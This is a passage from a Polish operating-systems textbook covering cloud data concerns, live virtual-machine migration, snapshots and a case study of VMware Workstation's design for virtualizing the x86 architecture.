Chmury mogą zmienić sposób, w jaki w firmach są wykorzystywane komputery. Ogólnie rzecz biorąc, konsolidacja zasobów obliczeniowych w niewielkiej liczbie miejsc (dogodnie zlokalizowanych w pobliżu tanich źródeł zasilania i chłodzenia) przynosi korzyści ekonomiczne. Outsourcing przetwarzania oznacza, że nie trzeba martwić się zbytnio zarządzaniem infrastrukturą IT, kopiami zapasowymi, konserwacją, amortyzacją, skalowalnością, niezawodnością, wydajnością ani zabezpieczeniami. Wszystko to jest robione w jednym miejscu i — jeśli założymy, że dostawca chmury jest kompetentny — wykonywane dobrze. Można by pomyśleć, że menedżerowie IT są dziś szczęśliwi niż 10 lat temu. Kiedy jednak znikają jedne zmartwienia, pojawiają się nowe. Czy naprawdę możemy ufać dostawcy chmury, że nasze poufne dane są bezpieczne? Czy konkurent korzystający z tej samej infrastruktury nie zdoła wywnioskować informacji, które chcielibyśmy zachować w tajemnicy? Jakie prawo ma zastosowanie do danych? (Jeśli np. dostawca usług w chmurze jest ze Stanów Zjednoczonych, to czy dane podlegają ustawie PATRIOT nawet wtedy, gdy firma będąca właścicielem danych ma siedzibę w Europie?) Czy po umieszczeniu wszystkich danych w chmurze X będziemy mogli pobrać je ponownie, czy też będziemy przywiązani do tej chmury i jej dostawcy na zawsze? (To coś, co określa się jako *blokadę dostawcy*).

7.11.2. Migracje maszyn wirtualnych

Technologia wirtualizacji pozwala chmurom IAAS nie tylko na uruchamianie wielu systemów operacyjnych na tym samym sprzęcie w tym samym czasie, ale także na mądrze zarządzanie nimi. Omówiliśmy już zdolność do „nadprzydzielenia zasobów”¹ (ang. *overcommit*), zwłaszcza w połączeniu z deduplikacją. Teraz zajmiemy się innym problemem zarządzania: co zrobić, jeśli urządzenie wymaga obsługi (lub nawet wymiany), podczas gdy działa na nim wiele ważnych maszyn wirtualnych? Klienci prawdopodobnie nie będą zadowoleni, gdy ich systemy przestaną działać tylko dlatego, że dostawca usług w chmurze chce wymienić dysk twardy.

Hipernadzorcy oddzielają maszyny wirtualne od fizycznego sprzętu. Mówiąc inaczej, dla maszyny wirtualnej nie ma znaczenia, czy działa ona na tym lub innym komputerze. W związku z tym administrator może po prostu zamknąć wszystkie maszyny wirtualne i uruchomić je ponownie na „błyszczącym”, nowutkim sprzęcie. W takim przypadku może jednak dojść do znacznych przestojów. Wyzwaniem jest przeniesienie maszyny wirtualnej ze sprzętu, który wymaga obsługi, na nowy sprzęt całkowicie bez jej wyłączenia.

Nieco lepszym rozwiązaniem może być wstrzymanie maszyny wirtualnej zamiast jej zamknięcia. Podczas pauzy kopujemy strony pamięci używane przez maszynę wirtualną na nowy sprzęt tak szybko, jak to możliwe, poprawnie konfigurujemy komponenty w nowym hipernadzorcy, a następnie wznowiamy działanie maszyny wirtualnej. Oprócz pamięci musimy również przenieść pamięć trwałą i połączenia sieciowe, ale jeśli maszyny są blisko siebie, może to zajść stosunkowo niewiele czasu. Moglibyśmy skorzystać z sieciowego systemu plików (jak NFS). W takim przypadku nie ma znaczenia, czy maszyna wirtualna działa na sprzęcie na półce serwerowej nr 1, czy nr 3. Podobnie adres IP można po prostu przełączyć do nowej lokalizacji. Pomimo wszystko musimy wstrzymać maszynę przez zauważalną ilość czasu. Nie będzie to dugo, ale nadal będzie to czas zauważalny.

¹ Zdolność do przydzielania większej liczby zasobów, niż jest fizycznie dostępnych — *przyp. tłum.*

Zamiast stosowania tego zabiegu nowoczesne rozwiązania wirtualizacji pozwalają na tzw. *migrację na żywo*. W skrócie polega to na przeniesieniu maszyny wirtualnej podczas jej działania. Do tego celu może być wykorzystana np. technika *migracji z uprzednim kopiowaniem pamięci* (ang. *pre-copy memory migration*). Oznacza to, że strony pamięci są kopowane w czasie, gdy maszyna nadal obsługuje żądania. Większość stron pamięci nie jest zapisana w dużym stopniu, dlatego ich kopiowanie jest bezpieczne. Należy pamiętać, że maszyna wirtualna nadal działa, więc strona może być zmodyfikowana już po jej skopiowaniu. Kiedy strony pamięci zostaną zmodyfikowane, trzeba zadbać o to, aby do miejsca docelowego została skopiowana najnowsza wersja, więc oznaczamy je jako *zabrudzone* (ang. *dirty*). Zostaną one ponownie skopiowane później. Po skopiowaniu większości stron pamięci pozostałe niewielka liczba zabrudzonych stron. Można teraz zastosować bardzo krótką pauzę w celu skopiowania pozostałych stron, a następnie wznowić działanie maszyny w nowej lokalizacji. Chociaż pauza w dalszym ciągu występuje, jest ona tak krótka, że zazwyczaj nie ma wpływu na działanie aplikacji. Gdy czas przestoju jest nieodczuwalny, można mówić o *bezproblemowej migracji na żywo* (ang. *seamless live migration*).

7.11.3. Punkty kontrolne

Oddzielenie maszyny wirtualnej od fizycznego sprzętu przynosi dodatkowe korzyści. W szczególności, jak wspominaliśmy, możemy wstrzymać działanie maszyny. Ta możliwość sama w sobie jest przydatna. Jeśli stan wstrzymanej maszyny (np. stan procesora, stron pamięci i pamięci trwałej) zostanie zapisany na dysku, mamy migawkę działającej maszyny. Jeśli oprogramowanie spowoduje chaos w działającej maszynie wirtualnej, możemy po prostu cofnąć się do migawki i kontynuować działanie, jakby nic się nie stało.

Najprostszym sposobem wykonania migawki jest skopiowanie wszystkiego, łącznie z kompletnym systemem plików. Jednak kopiowanie dysku o pojemności wielu terabajtów może zająć trochę czasu, nawet jeśli jest to szybki dysk. Także i tym razem, wykonując tę operację, nie chcemy, aby pauza trwała długo. Rozwiązaniem tego problemu jest użycie techniki *kopiowania przy zapisie* (ang. *copy on write*), dzięki czemu dane są kopiowane tylko wtedy, gdy jest to absolutnie konieczne.

Tworzenie migawek sprawdza się dość dobrze. Jest jednak kilka problemów. Co zrobić, jeśli maszyna komunikuje się ze zdalnym komputerem? Możemy utworzyć migawkę systemu i przywrócić go ponownie w późniejszej fazie, ale komputer po drugiej stronie może być już dawno niedostępny. Oczywiście jest to problem, którego nie da się rozwiązać.

7.12. STUDIUM PRZYPADKU: VMWARE

Od 1999 roku firma VMware jest wiodącym dostawcą komercyjnych rozwiązań wirtualizacji. Dostarcza produkty przeznaczone do komputerów stacjonarnych, serwerów, chmury, a teraz nawet telefonów komórkowych. Oferuje nie tylko hipernadzorców, ale również oprogramowanie, które zarządza maszynami wirtualnymi na dużą skalę.

Niniejsze studium przypadku zaczniemy od krótkiej historii firmy. Następnie omówimy system VMware Workstation — hipernadzorcę typu 2 i pierwszy produkt firmy. Opiszymy wyzwania w jego konstrukcji oraz kluczowe elementy rozwiązania, a także ewolucję, jaką przeszedł system VMware Workstation przez lata swojego istnienia. Na koniec zamieścimy opis systemu ESX Server — hipernadzorcę typu 1 firmy VMware.

7.12.1. Wczesna historia firmy VMware

Chociaż pomysł używania maszyn wirtualnych był popularny w latach sześćdziesiątych i siedemdziesiątych ubiegłego wieku zarówno w branży komputerowej, jak i w badaniach naukowych, zainteresowanie wirtualizacją całkowicie znikło po 1980 roku, wraz z powstaniem branży komputerów osobistych. Wirtualizacją przejmował się tylko dział IBM zajmujący się komputerami mainframe. Istotnie, architektury komputerów projektowane w tamtym czasie, a w szczególności architektura x86 firmy Intel, nie zapewniały wsparcia dla wirtualizacji (czyli nie spełniały kryteriów Popka i Goldberga). To bardzo niefortunne. Procesor 386, kompletnie nowy projekt w stosunku do procesora 286, został zrealizowany 10 lat po ukazaniu się artykułu Popka i Goldberga i projektanci powinni wiedzieć o sformułowanych w nim kryteriach.

W 1997 roku na Uniwersytecie Stanforda trzech naukowców spośród przyszłych założycieli firmy VMware zbudowało prototyp hipernadzorca o nazwie Disco [Bugnion et al., 1997]. Celem projektu było uruchomienie komercyjnych systemów operacyjnych (w szczególności systemu UNIX) na maszynie FLASH — systemie wieloprocesorowym bardzo dużej skali, nad którym właśnie trwały prace na Uniwersytecie Stanforda. Podczas trwania tego projektu autorzy zdali sobie sprawę, że za pomocą maszyn wirtualnych można rozwiązać, w prosty i elegancki sposób, wiele trudnych problemów z oprogramowaniem systemowym: zamiast próbować rozwiązywać te problemy w ramach istniejących systemów operacyjnych, można spróbować rozwiązać je w warstwie *poniżej* tych systemów operacyjnych. Kluczowym wnioskiem w projekcie Disco było to, że wprowadzenie innowacji w samych systemach operacyjnych było trudne — ze względu na ich wysoką złożoność. Natomiast monitory maszyn wirtualnych, ponieważ były względnie proste i zajmowały odpowiednią pozycję w stosie oprogramowania, mogły stać się mocnym przyczółkiem do pokonywania ograniczeń systemów operacyjnych. Chociaż projekt Disco dotyczył bardzo dużych serwerów i był przeznaczony dla architektury MIPS, autorzy doszli do wniosku, że to samo podejście można zastosować również na platformie x86.

W efekcie w 1998 roku powstała firma VMware, Inc. Jej założyciele postawili sobie za cel wprowadzenie wirtualizacji dla architektury x86 i branży komputerów osobistych. Pierwszy produkt firmy (VMware Workstation) był pierwszym rozwiązaniem wirtualizacji dostępnym dla 32-bitowych platform x86. Pojawił się na rynku w 1999 roku. Był dostępny w dwóch odmianach: *VMware Workstation for Linux* — hipernadzorca typu 2 działający w systemie operacyjnym Linux — oraz *VMware Workstation for Windows* — podobny produkt działający w systemie Windows NT. Obie odmiany miały taką samą funkcjonalność: użytkownicy mogli stworzyć wiele maszyn wirtualnych, określając najpierw właściwości wirtualnego sprzętu (np. ile pamięci przydzielić wirtualnej maszynie lub jaka ma być wielkość wirtualnego dysku). Następnie można było na wirtualnej maszynie zainstalować wybrany system operacyjny, używając standardowego nośnika (np. z fizycznego lub wirtualnego napędu CD-ROM).

System *VMware Workstation* był przeznaczony głównie dla deweloperów i specjalistów IT. Przed wprowadzeniem wirtualizacji deweloper rutynowo miał dwa komputery na biurku — jeden stabilny do tworzenia oprogramowania i drugi, na którym mógł w razie potrzeby dowolnie instalować oprogramowanie. Dzięki wirtualizacji drugi, testowy system można było zastąpić maszyną wirtualną.

Wkrótce firma VMware zaczęła rozwój drugiego, bardziej złożonego produktu, który ukazał się w 2001 roku pod nazwą ESX Server. W nowym systemie wykorzystano ten sam silnik wirtualizacji, jaki zastosowano w systemie VMware Workstation. Wydano go jednak w postaci hipernadzorca typu 1. Mówiąc inaczej, ESX Server działał bezpośrednio na sprzęcie — nie potrzebował systemu operacyjnego-gospodarza. Hipernadzorca ESX został zaprojektowany do

obsługi intensywnego i skonsolidowanego obciążenia. Obejmował wiele usprawnień i optymalizacji mających na celu skuteczny i sprawiedliwy podział wszystkich zasobów (CPU, pamięci i urządzeń wejścia-wyjścia) pomiędzy maszyny wirtualne. Był np. pierwszym systemem, w którym wprowadzono koncepcję balonikowania w celu zrównoważenia podziału pamięci pomiędzy maszynami wirtualnymi [Waldspurger, 2002].

ESX Server był ukierunkowany na rynek konsolidacji serwerów. Przed wprowadzeniem wirtualizacji administratorzy zwykle kupowali, instalowali i konfigurowali nowy serwer dla każdego nowego zadania lub aplikacji, którą musieli uruchomić w centrum danych. W efekcie infrastruktura była wykorzystywana bardzo nieefektywnie: serwery w tamtym czasie były zazwyczaj używane w 10% ich możliwości (w szczytowych okresach). Dzięki systemowi ESX Server administratorzy mogli skonsolidować wiele niezależnych maszyn wirtualnych na jednym serwerze, a przez to zaoszczędzić czas, pieniądze, miejsce w szafie i energię elektryczną.

W 2002 roku firma VMware wprowadziła na rynek swój pierwszy produkt do zarządzania systemem ESX Server. Pierwotnie nosił nazwę Virtual Center — później przemianowano go na vSphere. Umożliwił centralne zarządzanie klastrami serwerów, na których działały maszyny wirtualne: administrator mógł teraz zalogować się w aplikacji Virtual Center i z jej poziomu sterować tysiącami maszyn wirtualnych działających w całym przedsiębiorstwie, monitorować je i konfigurować. Wraz z systemem Virtual Center pojawiła się inna innowacja o kluczowym znaczeniu — system *VMotion* [Nelson et al., 2005], który umożliwił migracje działających maszyn wirtualnych w sieci. Po raz pierwszy administrator IT mógł przenieść działający komputer z jednej lokalizacji do innej bez konieczności restartowania systemu operacyjnego, ponownego łączania aplikacji lub utraty połączeń sieciowych.

7.12.2. VMware Workstation

VMware Workstation był pierwszym produktem oferującym technologię wirtualizacji na 32-bitowych komputerach x86. Późniejsze przyjęcie wirtualizacji miało ogromny wpływ na branżę komputerową i społeczność profesjonalistów-informatyków: w 2009 roku ACM przyznała autorom systemu VMware Workstation 1.0 for Linux nagrodę *ACM Software System*. Oryginalny system VMware Workstation został szczegółowo opisany w artykule [Bugnion et al., 2012]. Poniżej prezentujemy streszczenie tego artykułu.

Koncepcja była taka, że warstwa wirtualizacji może być przydatna na platformach bazujących na procesorach x86 i przede wszystkim z systemem operacyjnym Microsoft Windows (platformę tę określano także terminem WinTel). Zalety wirtualizacji mogły pomóc w rozwiązaniu niektórych znanych ograniczeń platformy WinTel — m.in. interoperacyjności aplikacji, migracji systemu operacyjnego, niezawodności i bezpieczeństwa. Ponadto wirtualizacja pozwalała na łatwe współistnienie alternatywnego systemu operacyjnego — w szczególności systemu Linux.

Chociaż przez dziesięciolecia prowadzono badania i komercyjnie rozwijano technologie wirtualizacji na komputerach typu mainframe, środowisko obliczeniowe x86 było na tyle inne, że niezbędne było zastosowanie nowego podejścia. Przykładowo komputery mainframe były zintegrowane w pionie, co oznacza, że jeden dostawca projektował sprzęt, hipernadzorcę, systemy operacyjne oraz większość aplikacji.

Dla odróżnienia branża x86 była (i nadal jest) podzielona na co najmniej cztery różne kategorie: (a) firmy AMD i Intel produkują procesory; (b) Microsoft oferuje Windows, a społeczność *open source* — Linuksa; (c) trzecia grupa firm buduje urządzenia wejścia-wyjścia i urządzenia peryferyjne oraz dołączone do nich sterowniki; (d) czwarta grupa integratorów systemów — firmy HP

i Dell — produkują zintegrowane systemy komputerowe do sprzedaży detalicznej. Dla platformy x86 należało najpierw opracować technologię wirtualizacji bez wsparcia któregokolwiek z tych graczy w branży.

Ponieważ ten podział był faktem, system VMware Workstation różnił się od klasycznych monitorów maszyn wirtualnych projektowanych w ramach architektur jednego dostawcy i posiadających wyraźne wsparcie dla wirtualizacji. Zamiast tego system VMware Workstation był zaprojektowany dla architektury x86 i branży skupionej wokół tej platformy. W systemie VMware Workstation sprostano tym nowym wyzwaniom poprzez połączenie w jedno rozwiązanie dobrze znanych technik wirtualizacji, technik z innych dziedzin oraz nowych technik.

Poniżej omówimy szczegółowo wyzwania techniczne, które stały przed twórcami systemu VMware Workstation.

7.12.3. Wyzwania podczas opracowywania warstwy wirtualizacji na platformie x86

Przypomnijmy definicję hipernadzorców i maszyn wirtualnych. Do hipernadzorców stosowana jest dobrze znana zasada *dodawania poziomu pośredniego* (ang. *adding a level of indirection*) do dziedziny sprzętu komputerowego. Hipernadzorcy zapewniają abstrakcję maszyn wirtualnych: wiele kopii sprzętu, przy czym na każdej z tych kopii działa niezależny egzemplarz systemu operacyjnego. Maszyny wirtualne są odizolowane od innych maszyn wirtualnych. Wyglądają jak duplikat warstwy sprzętowej i najlepiej, jeśli działają z taką samą szybkością, co rzeczywista maszyna. Firma VMware zaadaptowała te podstawowe atrybuty maszyny wirtualnej do docelowej platformy bazującej na architekturze x86 w następujący sposób:

1. *Zgodność*. Określenie „zasadniczo identyczne środowisko” oznacza, że każdy system operacyjny na platformie x86 i wszystkie jego aplikacje będą również mogły działać bez modyfikacji na maszynie wirtualnej. Hipernadzorca musi zapewnić niezbędną zgodność na poziomie sprzętowym, tak aby użytkownicy mogli bez ograniczeń uruchomić na określonej maszynie wirtualnej dowolny system operacyjny (włącznie z aktualizacjami i łatami wersji).
2. *Wydajność*. Koszty związane z działaniem hipernadzorców muszą być wystarczająco niskie, aby użytkownicy mogli korzystać z wirtualnej maszyny tak jak z podstawowego środowiska pracy. Projektanci VMware postawili sobie za cel obsługę obciążień z niemal natywnymi szybkościami. W najgorszym przypadku celem była możliwość uruchomienia na aktualnych wówczas procesorach z taką samą wydajnością, jakby działały natywnie na bezpośrednio wcześniejszej generacji procesorów. Było to oparte na obserwacji, że większość oprogramowania na platformę x86 nie była projektowana z myślą o działaniu wyłącznie na najnowszej generacji procesorów.
3. *Izolacja*. Hipernadzorca musiał zagwarantować izolację maszyny wirtualnej bez przyjmowania jakichkolwiek założeń dotyczących programów działających wewnętrz. Oznacza to, że hipernadzorca musiał mieć pełną kontrolę nad zasobami. Oprogramowanie działające wewnętrz maszyn wirtualnych nie mogło mieć dostępu do żadnych zasobów, które pozwoliłyby unieruchomić hipernadzorce. Na podobnej zasadzie hipernadzorca musiał zapewnić prywatność wszystkich danych należących do maszyny wirtualnej. Hipernadzorca musiał założyć, że system operacyjny-gość może być zainfekowany nieznanym, złośliwym kodem (ta obawa ma dużo większe znaczenie dziś, niż miała w czasach komputerów mainframe).

Pomiędzy tymi trzema wymaganiami występowało nieuniknione napięcie. Przykładowo całkowita zgodność w niektórych obszarach mogła mieć ujemny wpływ na wydajność. W takich sytuacjach projektanci firmy VMware musieli osiągnąć kompromis. Wykluczali jednak wszelkie ustępstwa, które mogły zagrozić izolacji lub narazić hipernadzorcę na ataki złośliwego oprogramowania gości. Ogólnie rzecz biorąc, pojawiły się cztery główne wyzwania:

1. *Architektura x86 nie zawierała wsparcia dla virtualizacji.* Zawierała wrażliwe pod względem wirtualizacji, nieuprzywilejowane instrukcje, które naruszały kryteria ścisłej wirtualizacji sformułowane przez Popka i Goldberga; np. instrukcja POPF ma różną (ale bez wykorzystania pułapek) semantykę w zależności od tego, czy aktualnie uruchomione oprogramowanie może wyłączać przerwania, czy nie. To wykluczało tradycyjne podejście do wirtualizacji określone terminem „przechwyć i emuluj”. Nawet inżynierowie z firmy Intel Corporation byli przekonani, że ich procesory nie mogą być zwirtualizowane w żadnym praktycznym sensie.
2. *Architektura x86 była bardzo złożona.* Platforma x86 była bardzo złożoną architekturą CISC obejmującą obsługę starego sprzętu ze względu na wiele dziesięcioleci zgodności wstecz. Z biegiem lat zostały dla niej wprowadzone cztery główne tryby działania (rzeczywisty, chroniony, v8086 i zarządzania systemem). W każdym z nich w inny sposób były wykorzystywane model segmentacji sprzętu, mechanizmy stronicowania, pierścienie ochrony i zabezpieczeń (np. bramy wywołań).
3. *Dla maszyn x86 istniało wiele różnych urządzeń peryferyjnych.* Chociaż było tylko dwóch głównych producentów procesorów x86, komputery osobiste w tych czasach mogły zawierać rozmaite rodzaje kart i urządzeń. Z każdą z nich był związany odrębny sterownik urządzenia specyficzny dla dostawcy. Wirtualizacja wszystkich tych urządzeń peryferyjnych była niewykonalna. Miał to podwójne implikacje: dotyczyło zarówno warstwy frontonu (wirtualnego sprzętu udostępnianego na maszynach wirtualnych), jak i zaplecza (fizycznego sprzętu, którym hipernadzorca musiał zarządzać) urządzeń peryferyjnych.
4. *Potrzeba prostego interfejsu użytkownika.* Klasyczne systemy hipernadzorców były instalowane fabrycznie, podobnie do oprogramowania firmware instalowanego we wspólnie komputerach. Ponieważ firma VMware debiutowała na rynku, użytkownik musiał dodać hipernadzorców do istniejących systemów już po fakcie. Firma VMware potrzebowała modelu dostarczania oprogramowania z prostą instalacją, aby system mógł być łatwo przyjęty przez użytkowników.

7.12.4. VMware Workstation: przegląd informacji o rozwiązaniu

W tym punkcie zamieszczono ogólny opis tego, jak w systemie VMware Workstation sprostano wyzwaniom wymienionym w poprzednim punkcie.

VMware Workstation jest hipernadzorcą typu 2, który składa się z oddzielnych modułów. Jednym z ważnych modułów jest VMM — komponent odpowiedzialny za wykonywanie instrukcji maszyny wirtualnej. Drugim co do ważności modułem jest VMX — komponent współdziałający z systemem operacyjnym-gospodarzem.

Najpierw opiszemy sposób, w jaki w komponencie VMM rozwiązano brak wsparcia dla wirtualizacji na platformie x86. Następnie omówimy strategię zorientowaną na system operacyjny, stosowaną przez projektantów w fazie rozwoju. Po tym opiszemy projekt wirtualnej platformy sprzętowej, która rozwiązuje połowę problemów dotyczących różnorodności peryferii. Na koniec omówimy rolę systemu operacyjnego-gospodarza w systemie VMware Workstation, a w szczególności interakcje pomiędzy komponentami VMM i VMX.

Wirtualizacja architektury x86


W komponencie VMM działa właściwa maszyna wirtualna, która umożliwia realizację kolejnych zadań. W modułach VMM zbudowanych dla architektury obsługującej wirtualizację jest wykorzystywana technika znana pod nazwą „przechwyć i emuluj”. Pozwala ona na bezpośrednie, ale bezpieczne wykonanie sekwencji instrukcji maszyny wirtualnej na sprzęcie. Gdy to niemożliwe, jednym z podejść jest określenie wirtualizowanego podzbioru architektury procesora i przeniesienie systemów operacyjnych-gosci na tę nowo zdefiniowaną platformę. Technika ta jest znana jako parawirtualizacja ([Barham et al., 2003], [Whitaker et al., 2002]) i wymaga modyfikacji kodu źródłowego systemu operacyjnego. Mówiąc dosadnie, parawirtualizacja modyfikuje gościa w celu uniknięcia wykonywania czegoś, z czym hipernadzorca nie może sobie poradzić. Implementacja parawirtualizacji była niewykonalna w firmie VMware ze względu na wymog zgodności oraz potrzebę uruchamiania systemów operacyjnych, których kod źródłowy nie był dostępny, w szczególności systemu Windows.

Alternatywą byłoby zastosowanie podejścia w całości bazującego na emulacji. W tym przypadku instrukcje maszyny wirtualnej są emulowane przez komponent VMM na sprzęcie (zamiast bezpośredniego wykonywania). Może to być dość skuteczne. Wcześniej doświadczenia z systemem symulacyjnym SimOS [Rosenblum et al., 1997] pokazały, że stosowanie technik takich jak *dynamiczne tłumaczenie binarne* w programach na poziomie użytkownika może pięciokrotnie ograniczyć obciążenie związane ze stosowaniem pełnej emulacji. Chociaż jest to dość skuteczny i z pewnością przydatny sposób dla celów symulacji, pięciokrotne spowolnienie było wyraźnie nie do przyjęcia i nie pozwalało spełniać wymagania pożąданiej wydajności.

Rozwiążanie tego problemu bazuje na połączeniu dwóch kluczowych spostrzeżeń. Po pierwsze, chociaż bezpośrednie uruchamianie stosowane w podejściu „przechwyć i emuluj” nie mogło być wykorzystywane do wirtualizacji architektury x86 we wszystkich przypadkach, to czasami mogło być stosowane. W szczególności podczas wykonywania programów aplikacyjnych, które generowały większość czasu wykonywania w typowych obciążeniach. Powodem jest to, że instrukcje wrażliwe dla wirtualizacji nie są wrażliwe przez cały czas — raczej tylko w pewnych okolicznościach. I tak instrukcja POPF jest wrażliwa dla wirtualizacji, kiedy od oprogramowania oczekuje się zdolności wyłączania przerwań (np. podczas działania systemu operacyjnego), ale nie jest wrażliwa dla wirtualizacji, gdy oprogramowanie nie może wyłączać przerwań (w praktyce jest tak podczas działania prawie wszystkich aplikacji poziomu użytkownika).

Na rysunku 7.7 pokazano moduły oryginalnego komponentu VMM opracowanego przez firmę VMware. Można zauważyć, że komponent VMM składa się z podsystemu bezpośredniego uruchamiania, podsystemu tłumaczenia binarnego oraz algorytmu decyzyjnego pozwalającego określić, który podsystem powinien być użyty. Oba podsystemy korzystają z pewnych wspólnodzielonych modułów — np. do wirtualizacji pamięci za pośrednictwem tablic stron-cieni oraz do emulacji urządzeń wejścia-wyjścia.

Preferowany jest podsystem bezpośredniego uruchamiania, natomiast podsystem dynamicznej translacji binarnej zapewnia mechanizm „wyjścia awaryjnego” w przypadku, gdy bezpośrednie uruchomienie nie jest możliwe. Taka sytuacja zachodzi np. wtedy, gdy maszyna wirtualna jest w takim stanie, że może wydać instrukcję wrażliwą dla wirtualizacji. W związku z tym każdy podsystem stale realizuje algorytm decyzyjny, aby ustalić, czy przełączenie podsystemów jest możliwe (z tłumaczenia binarnego na bezpośrednie uruchomienie) lub konieczne (z bezpośredniego uruchamiania na tłumaczenie binarne). Ten algorytm przyjmuje szereg parametrów wejściowych, takich jak bieżący pierścień wykonania maszyny wirtualnej, możliwość włączania przerwań na tym poziomie oraz stan segmentów. Tłumaczenie binarne np. musi być używane w przypadku, gdy prawdziwe jest którekolwiek z poniższych twierdzeń:



Rysunek 7.7. Składniki wysokiego poziomu monitora maszyny wirtualnej VMware (w przypadku braku obsługi sprzętowej)

1. Maszyna wirtualna jest uruchomiona w trybie jądra (pierścień 0 w architekturze x86).
2. Maszyna wirtualna może wyłączyć przerwania i wydawać instrukcje wejścia-wyjścia (w architekturze x86, gdy poziom uprawnień wejścia-wyjścia ustawiono na poziom pierścienia).
3. Maszyna wirtualna jest uruchomiona w trybie rzeczywistym — starszym, 16-bitowym trybie wykonywania używanym m.in. przez BIOS.

Właściwy algorytm decyzyjny zawiera kilka dodatkowych warunków. Szczegółowe informacje na ten temat można znaleźć w publikacji [Bugnion et al., 2012]. Co ciekawe, algorytm nie bazuje na instrukcjach, które są przechowywane w pamięci i mogą być wykonywane, a tylko na wartości kilku wirtualnych rejestrów. W związku z tym może być wykonany w bardzo wydajny sposób za pomocą zaledwie kilku instrukcji.

Drugim kluczowym spostrzeżeniem było to, że dzięki właściwej konfiguracji sprzętu, szczególnie w przypadku starannego wykorzystania mechanizmów ochrony segmentów x86, kod systemu podlegający dynamicznemu tłumaczeniu binarnemu również mógł być uruchomiony z niemal natywną szybkością. To coś zupełnie innego niż pięciokrotne spowolnienie, jakiego zwykle oczekuje się od symulatorów maszyn.

Różnicę można wyjaśnić przez porównanie sposobu, w jaki dynamiczny tłumacz binarny konwertuje prostą instrukcję, która uzyskuje dostęp do pamięci. Aby emulować taką instrukcję za pomocą oprogramowania, klasyczny tłumacz binarny emulujący pełny zestaw instrukcji architektury x86 musiał najpierw sprawdzić, czy skuteczny adres mieści się w zakresie segmentów danych. Następnie musiał dokonać konwersji tego adresu na adres fizyczny i na koniec skopiować potrzebne słowo do symulowanego rejestru. Oczywiście wszystkie te kroki mogą być zoptymalizowane poprzez buforowanie, w sposób bardzo podobny do tego, w jaki procesor buforuje odwzorowania strona-tablica w buforze TLB. Ale nawet takie optymalizacje mogłyby doprowadzić do rozwinięcia pojedynczych instrukcji do sekwencji instrukcji.

Tłumacz binarny VMware nie wykonuje żadnej z tych czynności w oprogramowaniu. Zamiast tego konfiguruje sprzęt, dzięki czemu tę prostą instrukcję można zastąpić instrukcją działającą identycznie. Jest to możliwe tylko dlatego, że moduł VMM firmy VMware (którego komponentem jest tłumacz binarny) wcześniej skonfigurował sprzęt zgodnie z dokładną specyfikacją maszyny wirtualnej: (a) VMM używa tablic stron-cieni, co gwarantuje możliwość bezpośredniego wykorzystywania jednostki MMU (zamiast emulowania), i (b) VMM stosuje podobne podejście bazujące na cieniach w odniesieniu do tablic deskryptorów segmentów (które odgrywały istotną rolę w 16-bitowych i 32-bitowych programach działających w starszych systemach operacyjnych platformy x86).

Oczywiście, istnieją pewne powikłania i subtelności. Ważnym aspektem projektu jest zapewnienie integralności piaskownicy wirtualizacji, czyli zadbanie o to, aby żadne oprogramowanie działające wewnętrz maszyny wirtualnej (w tym oprogramowanie złośliwe) nie mogło manipułować modułem VMM. Ten problem jest powszechnie znany jako *izolacja awarii oprogramowania* (ang. *software fault isolation*). Jeśli rozwiązanie jest zaimplementowane w oprogramowaniu, to wprowadza ono narzut czasowy do każdego dostępu do pamięci. W tym przypadku również firma VMware wykorzystała dla swojego modułu VMM podejście sprzętowe. Polega ono na podzieleniu przestrzeni adresowej na dwa rozłączne obszary. VMM rezerwuje sobie na własny użytek do 4 MB przestrzeni adresowej. Powoduje to zwolnienie pozostały części (czyli 4 GB – 4 MB, ponieważ mówimy o architekturze 32-bitowej) do wykorzystania przez maszynę wirtualną. Następnie moduł VMM konfiguruje segmentację sprzętu tak, aby żadne instrukcje maszyny wirtualnej (włącznie z tymi, które są generowane przez tłumacza binarnego) nie mogły uzyskać dostępu do górnego, 4-megabajtowego regionu przestrzeni adresowej.

Strategia koncentracji wokół systemu operacyjnego-goszcia

Byłoby idealnie, gdyby moduł VMM był zaprojektowany w taki sposób, aby nie trzeba było martwić się systemem operacyjnym-goszcem działającym na maszynie wirtualnej ani sposobem, w jaki system operacyjny-gosz konfiguruje sprzęt. Ideą wirtualizacji jest uzyskanie identyczności interfejsu maszyny wirtualnej z interfejsem sprzętowym, aby całe oprogramowanie, które działa na sprzęcie, działało również na maszynie wirtualnej. Niestety, takie podejście jest wykonalne tylko wtedy, gdy architektura jest prosta i wspiera wirtualizację. W przypadku architektury x86 wyraźnym problemem była olbrzymia złożoność.

Inżynierowie VMware uprościli problem, skupiąc się tylko na wybranej grupie obsługiwanych systemów operacyjnych-gostów. W pierwszym wydaniu system VMware Workstation oficjalnie obsługiwał jako systemy operacyjne-gostów tylko systemy Linux, Windows 3.1, Windows 95/98 i Windows NT. Z biegiem lat w każdej nowej wersji oprogramowania do listy dodawano nowe systemy operacyjne. Niemniej jednak emulacja była na tyle dobra, że w środowisku działały także pewne nieoczekiwane systemy operacyjne, np. MINIX 3.

Uproszczenie to nie zmieniło ogólnego projektu — moduł VMM nadal udostępniał wierną kopię sprzętu — ale pomogło ukierunkować proces rozwoju. W szczególności inżynierowie musieli się martwić tylko o kombinację funkcji, które były stosowane w praktyce przez obsługiwane systemy operacyjne.

